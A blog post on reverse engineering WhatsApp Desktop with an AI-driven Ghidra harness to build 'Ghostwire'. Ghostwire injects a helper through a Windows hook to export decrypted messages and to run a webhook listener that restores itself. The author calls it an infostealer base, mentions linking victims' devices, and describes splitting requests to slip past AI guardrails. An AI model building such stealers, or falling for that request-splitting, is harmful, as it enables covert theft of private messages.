Ghostwire: Reading My Own WhatsApp Desktop Without Clicking Through It
How Ghostwire uses a native Windows WebView bridge for local exports and authenticated webhooks, with session, compatibility and queue limits.

In this story
I gave into the hype of the “Reverse Engineer Anything”, which is basically like an agent harness that can use Ghidra and IDA MCP. As I was searching for a target I figured I would look into WhatsApp Desktop, checking if it really does End-to-End encrypt. (It does.)
Eventually things escalated and I decided to build the base for an Infostealer 🤷♂️.. Look my job is to think like the bad guys, you can not really turn that off.
This became Ghostwire: a Python CLI, native Windows helpers and a bridge into the signed-in application’s existing WebView. Somewhere between “can I get my messages out?” and a portable command, I ended up reading WinRT projection IL, following JavaScript database decoders and arguing with a Content Security Policy.
The interesting part is how those pieces fit together. Finding a message-shaped object in memory is easy to celebrate. Finding the older records, understanding why their database rows are encrypted, getting the application’s own decoder to handle them and leaving the process in a sensible state takes a bit more work.
So here is the route through it, including the detours. The concrete observations below come from WhatsApp Desktop 2.2639.100.0 and the project’s retained analysis and tests. An update can rearrange these internals. WhatsApp does not consult my repository before doing that. Rude ☹️, but understandable.
First, work out what you are looking at
I started with the installed application and its local artifacts. There are native Windows binaries, managed assemblies, WinRT metadata, a WebView component and JavaScript application code. Pointing a decompiler at the first executable does not explain all of that.
An inventory is a useful first step if you are following along on your own Windows installation:
Get-AppxPackage '*WhatsApp*' |
    Select-Object Name, Version, InstallLocation

Get-Process 'WhatsApp*' -ErrorAction SilentlyContinue |
    Select-Object ProcessName, Id
Use the returned installation directory to inspect your own package. Work from copies for static analysis, record their SHA-256 hashes and keep the original files unchanged. A filename is a poor identity when an application updates itself underneath the investigation.
The useful artifacts in this build included WhatsApp.Root.exe, WhatsApp.Root.dll, WhatsAppNative.winmd, WhatsAppNativeProjection.dll and the WebView2 projection and native component. They answer different questions. The executable tells you about startup. A projection assembly can tell you how a managed call reaches a native interface. The JavaScript modules tell you what the application does with a message once it gets there.
That last part mattered far more than staring at the launcher for another hour.
REA, MCP and the tools behind the tool list
I used REA through MCP to inspect the artifacts and retain evidence. The arrangement is straightforward:
MCP client
    -> REA MCP server
        -> native analysis provider, such as Ghidra
        -> managed metadata / IL inspection
        -> JavaScript application analysis
    -> evidence, follow-up queries and independent checks
MCP provides the connection and tool schemas. REA coordinates the analysis. Ghidra performs native analysis when that provider is selected. These layers are easy to blur together when an agent returns a very confident paragraph about a DLL.
The actual research used operations including open_binary, procedure_pseudo_code, procedure_assembly, inspect_managed_artifact, inspect_managed_members, analyze_javascript_application and export_evidence_bundle. Later queries used inspect_analysis_view, trace_javascript_semantics and trace_application_feature to narrow the results.
Those are operation names from the research, not a promise that every REA release exposes identical arguments. Discover the schemas from the server you have connected. Select the provider explicitly, inspect its availability and make a real analysis call before deciding that setup is finished.
For each useful result I want the input hash, provider/version, operation and parameters, plus the result’s limitations. REA evidence IDs make it possible to connect a follow-up question to an earlier observation. They do not make an uncertain inference correct by themselves. Some of the JavaScript tracing results explicitly remained ambiguous; keeping that status is much better than letting the assistant finish the call graph in its imagination.
The repeatable pattern was to ask a narrow question, inspect the underlying result, retain it and test the proposed behavior separately. “Where does this method call?” is a much better starting point than “please understand WhatsApp.”
Essentially that was my approach and also a way to get around Codex security guardrails. I was asking things like “Find how messages are stored”, “How does encryption work?”, “Where are messages decrypted?”, “What is lauded into RAM at what time?”, “Does search decrypt the entire database?” and “Where do contacts live?”
What Ghidra showed, and where IDA would fit
There was a real Ghidra acceptance check before trusting native analysis: a tiny owned x64 PE whose code returned 42. Assembly inspection returned MOV EAX, 0x2a followed by RET. Small enough that a wrong answer would be difficult to hide behind impressive terminology.
The retained application analysis also includes Ghidra 12.1.4 output for WhatsApp.Root.exe. Its entry procedure was:
void entry(void)
{
    __security_init_cookie();
    FUN_1400112dc();
    return;
}
Screenshot of a read-only view of the retained REA result, including artifact hash and evidence ID. This is exported Ghidra output, not a screenshot of the Ghidra desktop UI.
Following startup further reached .NET apphost machinery. Useful orientation, but this native entry was not the message decoder I was looking for. FUN_1400112dc is a decompiler-generated label in that analyzed image, not a durable API name or an address to paste into a different build.
Ghidra is useful for recovering native procedures, references, control flow and pseudocode. For a virtual call, I would compare the pseudocode with the assembly, check where the object pointer comes from and follow references to the candidate vtable. Incorrect types can make plausible-looking pseudocode quite misleading.
IDA fits the same native investigation: inspect the relevant function, follow cross-references, recover structure members and compare the indirect call with the proposed interface layout. Hex-Rays decompilation depends on the installed product and decompiler support. An IDA MCP integration is another connection to configure and verify; installing REA does not establish that connection automatically.
I used Ghidra for the native analysis here, alongside REA’s managed and JavaScript providers. IDA is an alternative for the native checks above; Ghostwire does not require it.
The WinRT projections were more useful than the launcher
The managed static inspection looked at WhatsAppNative.winmd, WhatsApp.Core.dll and WhatsAppNativeProjection.dll. The WebView investigation also inspected Microsoft.Web.WebView2.Core.Projection.dll.
A projection is the glue between the managed representation and an underlying native interface. Reading that glue can expose interface identifiers, method signatures and the ABI calls that are awkward to infer from a native binary alone.
In the SQLite projection, methods such as PrepareStatement, Step, GetCount and GetColumn led to indirect native calls. The decoded IL contains pointer loads, a slot index, pointer-size multiplication and calli. Taken together, those instructions explain which vtable entry the wrapper invokes and how it marshals arguments and return values.

Read-only view of retained managed-analysis evidence. The method names and IL summaries are from the projection assembly; static inspection did not execute that assembly.
The early native SQLite experiment recovered these slots for this interface layout:
| Interface method | Vtable slot |
|---|---|
Database PrepareStatement |
9 |
Statement Step |
7 |
Statement GetCount |
10 |
Statement GetColumn |
11 |
These are build-specific ABI findings. Do not assume that an arbitrary pointer becomes safe to call because it has a familiar-looking value at slot nine.
One particularly useful correction was the integer output from PrepareStatement. In this wrapper it represented the consumed SQL offset, not the error code I might otherwise have treated it as. The call’s success handling and its out-parameters have different meanings. Getting the pointer right while getting that meaning wrong still produces a broken implementation.
REA’s managed reports retained metadata tokens and IL anchors. Tokens only identify members within the corresponding assembly build, so keep the artifact hash and module identity with them. The static provider did not load the target into a CLR or execute its methods.
An early detour through native SQLite
Before the final WebView bridge, there was a Frida-assisted native SQLite probe. It attached to WhatsApp.Root.exe, recovered the relevant WinRT interfaces and searched for existing database objects.
The discovery used DllGetActivationFactory for WhatsAppNative.Sqlite to obtain a probe object and identify the interface layout. Candidate live objects were retained through QueryInterface, then checked with a harmless schema query against sqlite_master. A matching vtable alone was insufficient; one candidate failed validation and was excluded.
On the recorded run, the probe enumerated seven existing database connections and found one with message and message_fts. A bounded FTS5 query returned nine rows for the test term. That established access to a native full-text index in that session.
It did not establish a complete message export. An index hit gives you indexed text and native identifiers. It does not automatically give you the application’s hydrated message model, every attachment or every account message. The prototype also depended on the specific interface layout and live object state.
I kept that result as a useful experiment. The ordinary portable Ghostwire export does not require Frida. The final route moved to the application’s own database getter and row decoder through its existing WebView.
The messages on screen are only a small part of the data
The JavaScript investigation separated three scopes that are very easy to mix up:
| Scope | What it tells you |
|---|---|
| Loaded message models | Messages already represented in the current JavaScript collections |
| Local message database | Records stored on this desktop, including older rows not currently loaded into a chat |
| Remote or unsynced history | Data that would need the application’s history-sync behavior and its eligibility rules |
One early observation found 95 loaded message models. The later local export contained thousands of records. Both observations can be correct. A collection in memory is not an account-history inventory.
The local backing store was also more complicated than “find the database and open it.” The profile’s LevelDB files backed logical IndexedDB databases. The relevant message table lived under model-storage; its stored row contained encrypted opaque material. A separate browser profile, including one used for QR experiments, did not magically share the desktop application’s storage and session.
The module WAWebSchemaMessage exposed getMessageTable(), leading to getStorage().table("message"). The row schema included identifiers and an encrypted msgRowOpaqueData field. That was a strong reason to follow the application’s decoding path instead of writing a parser around whatever printable strings happened to be in a LevelDB file.
A note on the QR test: I want to add a module where I could link any device my Infostealer was installed on to my own to sync all messages in real time….it kiiiinnd of worked.
Follow the JavaScript reader all the way to the decoder
REA’s JavaScript provider parsed retained application modules as inert text. It recovered module factories and static relationships without running the bundle bootstrap. That gave the investigation useful names and call relationships without treating application code as something the analysis tool should execute casually.
The local-history path recovered from those modules looked like this:
MsgCollection.loadMessagesQuery
    -> WAWebDBMessageFindLocal.msgFindByDirection
    -> queryChatVisibleMessageHelper
    -> message table range query
    -> IndexedDB read and encrypted-column decryption
    -> WAWebDBMessageSerialization.messageFromDbRow
    -> processMultipleMessages
    -> message models used by the application
The local finder supported before/after queries around a real message anchor, with a default cached count of 20 in the inspected code. Internal IDs and thread ranges influenced which rows it selected. The before-query results were reversed into chronological order.
Those details matter if you try to paginate through history. An arbitrary timestamp is not necessarily the anchor the function expects. Repeatedly asking the visible chat to load another page can also bring visibility filtering, acknowledgement or reparsing behavior along with it.
For the export, the useful boundary was lower down: obtain local rows in bounded batches, then let the signed-in application’s own getter/decoder handle the encrypted material. The final ZIP export follows that approach. It is not limited to the currently loaded MsgCollection.
There are still limits. An export is not an atomic database snapshot while WhatsApp continues to run. It does not download missing media, request all phone history or guarantee that every message associated with the account exists on this machine. Decode failures must remain visible rather than disappearing from the record count.
This also explains why the project is not a break of WhatsApp’s end-to-end encryption. The signed-in endpoint already has authority to display its local messages. Ghostwire uses that endpoint’s application context. Local process access is a serious capability, but it is a different claim from decrypting someone else’s traffic or bypassing account login.
Reaching the existing WebView without CDP
The research included a separate CDP browser observation, through Chrome Developer Protocol, it was childsplay to read messages, but in the Infostealer context, people don’t run their WhatsApp Desktop app with it enabled. The final normal export path does not depend on a debugging port or a newly linked browser session.
Python uses ctypes to call Windows APIs. A temporary WH_GETMESSAGE hook loads a native helper on WhatsApp’s UI thread. A thread message wakes it, and a shared mapping carries a bounded request and result. The helper discovers the existing WebView object and invokes its script-execution interface.
Python CLI
    -> locate WhatsApp host and UI thread
    -> verify and load native helper through temporary hook
    -> discover and validate WebView interface layout
    -> ExecuteScriptAsync in the existing app context
    -> local getter / row decoder
    -> bounded result returned to Python
    -> release hook, mapping and handles
The thread choice matters. WebView2 has threading and message-pump requirements. Finding an interface pointer does not give permission to invoke it from any worker thread and hope COM is feeling generous today.
For a small probe, fixed arithmetic is enough to establish that JavaScript execution and result transport work. It does not need to read a chat or send a message. Only after the bridge behaved correctly did the useful database operations belong on top of it.
The maintained source package and the generated whatsapp.py use the same CLI. The portable file bundles the Python modules and selected native assets, extracting the required helper into a hash-verified cache. Users need a compatible 64-bit Python, not a C++ compiler just to run the bundle.
Dynamic discovery still has assumptions
Hard-coding a function’s module-relative address would be convenient right up until an update moved it. The helper instead scans the loaded native component for relocation-free instruction fingerprints and a corresponding vtable layout.
In native/core_discovery.h, discovery checks the PE format and x64 architecture, bounds section scans and looks for the query and script-execution fingerprints in executable sections. It then searches read-only non-executable data for the matching table.

Actual repository screenshot.
The code requires exactly one query match and exactly one primary-table candidate. It also assumes the secondary table is eight pointer entries before that primary table. Candidate function pointers must stay inside the expected module and point into committed executable memory.
That last structural assumption is worth spelling out. Removing fixed addresses does not remove ABI dependence. Compiler output, object fields and interface layout can still change. The recorded negative check rejected an unrelated kernel32 DLL; it did not prove that all future WebView builds are supported.
If discovery fails, guessing another pointer is a terrible recovery strategy. Stop and investigate the new build. The CLI’s warning for an untested version/hash combination is not a compatibility certificate.
The webhook ran into CSP, so the transport changed
At some point I wanted to inject an entire listender and web hook to read and write messages on the fly. I wanted it to survive reboots and WhatsApp Desktop restarts. Injecting JS code into an Electron app and keep it there is apparently not allowed… boring.
Exporting a batch and keeping a listener alive are different jobs. The optional webhook observer watches loaded message collection events, decodes qualifying stored rows and adds bounded events to an in-memory queue.
The obvious first transport, a JavaScript request to a localhost receiver, was blocked by WhatsApp’s connect-src policy. That is a useful restriction. I did not want to weaken the application’s CSP to make my side project more convenient.
The implemented transport uses a UI-thread timer for short queue scripts and a native WinHTTP worker for delivery. Transport credentials stay out of the listener JavaScript. Direct HTTPS validates certificates, sends the configured token header and does not follow redirects or use proxies.
A successful HTTP 2xx response acknowledges the queue entries. Failed delivery leaves them for retry, so the receiver must deduplicate event IDs and commit the batch before acknowledging it. The built-in local receiver commits to SQLite first. A receiver that returns 200 before storing anything has only succeeded at being polite.
There was another less glamorous bug: duplicate native wake messages could overwrite an already successful request. A completed-state guard fixed the observed installation failure. This is the sort of thing a neat architecture diagram tends to leave out, right before you spend your evening debugging it.
A listener also survives differently from an export probe. Its relay keeps a module reference so callbacks remain valid. Stop cancels observation and timers and releases WebView references; an idle DLL can remain loaded until the app exits. Normal short export/probe cleanup and resident-listener cleanup are not interchangeable.
Trying it on your own session
Use Windows x64, 64-bit Python 3.11 or newer and your own running, signed-in WhatsApp Desktop session. Review the README and CLI guide for the exact revision you download.
Start with the offline checks:
python whatsapp.py --help
python whatsapp.py test
The default tests use synthetic fixtures. They do not send messages or install a listener. Some JavaScript fixture checks need Node.js, so inspect skips instead of counting a successful exit as proof that every check ran.
For explicit local reads, choose a private output directory and new filenames:
python whatsapp.py contacts-export --output exports/contacts.json
python whatsapp.py export-zip --output exports/messages.zip
python whatsapp.py desktop-search "demo phrase" --limit 10
python whatsapp.py live --suite history-read
Existing output files are refused. The ZIP includes decoded local records and a manifest; check both. Contacts can include distinct phone-number and LID identities, so preserve those distinctions when joining data.
A webhook is optional and changes the live session. If you want one, provide the receiver token through your credential mechanism as WHATSAPP_INJECTOR_WEBHOOK_TOKEN, then use an endpoint you operate:
python whatsapp.py webhook install --endpoint https://receiver.example/events --self-only --auto-restore --config listener.json
python whatsapp.py webhook status
With --auto-restore, a limited per-user Windows task invokes the restoration check every minute while the user is logged in. Direct mode does not require a continuously running Python watcher. The configuration protects the token with current-user DPAPI, so that configuration is tied to its Windows user/machine even though the Python bundle is portable.
Restarting WhatsApp destroys the process’s queue and listener. Restoration reinstalls them; it cannot recover a vanished queue or guarantee delivery through the polling gap. It reconciles qualifying loaded models, not a complete database catch-up. Design the consumer for duplicates and possible gaps.
Use the webhook guide when removing it too. Disable/remove its exact restoration task before assuming a stopped listener will stay stopped. Sending is a separate operation with separate consequences; none of the read examples above requires sending a message.
What was actually verified
The project’s validation record documents the historical Windows tests on October 11, 2026. These are measured results from that installation, not numbers I would expect your account to reproduce.
| Check | Recorded result |
|---|---|
| Source and isolated portable offline suites | 41 tests passed |
| Final contact export | 313 local rows |
| Final message ZIP | 9,745 rows, zero decode errors, valid ZIP CRCs |
| Old-message read | Five oldest records decoded |
| Native discovery probes | Eight arithmetic cases for each of the two rebuilt helpers |
| Negative discovery check | Unrelated kernel32 rejected |
| Ordinary probe/export cleanup | Hook removed, handles released, helper unloaded |
| Rebuild with unchanged inputs | Identical portable-bundle SHA-256 |
The final ZIP also matched the exact plaintext of a known post-restart self-test message. Earlier webhook tests compared message IDs and plaintext hashes, including delivery after WhatsApp restarted and the per-user task restored the listener. Those checks establish more than “the installer printed success.”
That is where Ghostwire ended up: a usable local export and an explicit event integration, built by following the application from native startup through its projections and into the decoder it already uses. The useful result was being able to check each part against the application, down to decoded rows, returned values and cleanup.
Essentially AI handled most / all of the work for me using REA as a harness, this is extremely powerful. I guided it through prompts what I wanted it to find, maneuvering around the big picture gets you around guardrails and that gets you evil code. The AI thinks I built a harmless script to export my chats and back them up….
Anyways, I hope you had fun reading and I hope you have much more fun reverse engineering things on your own.
Do not do anything evil, please 😘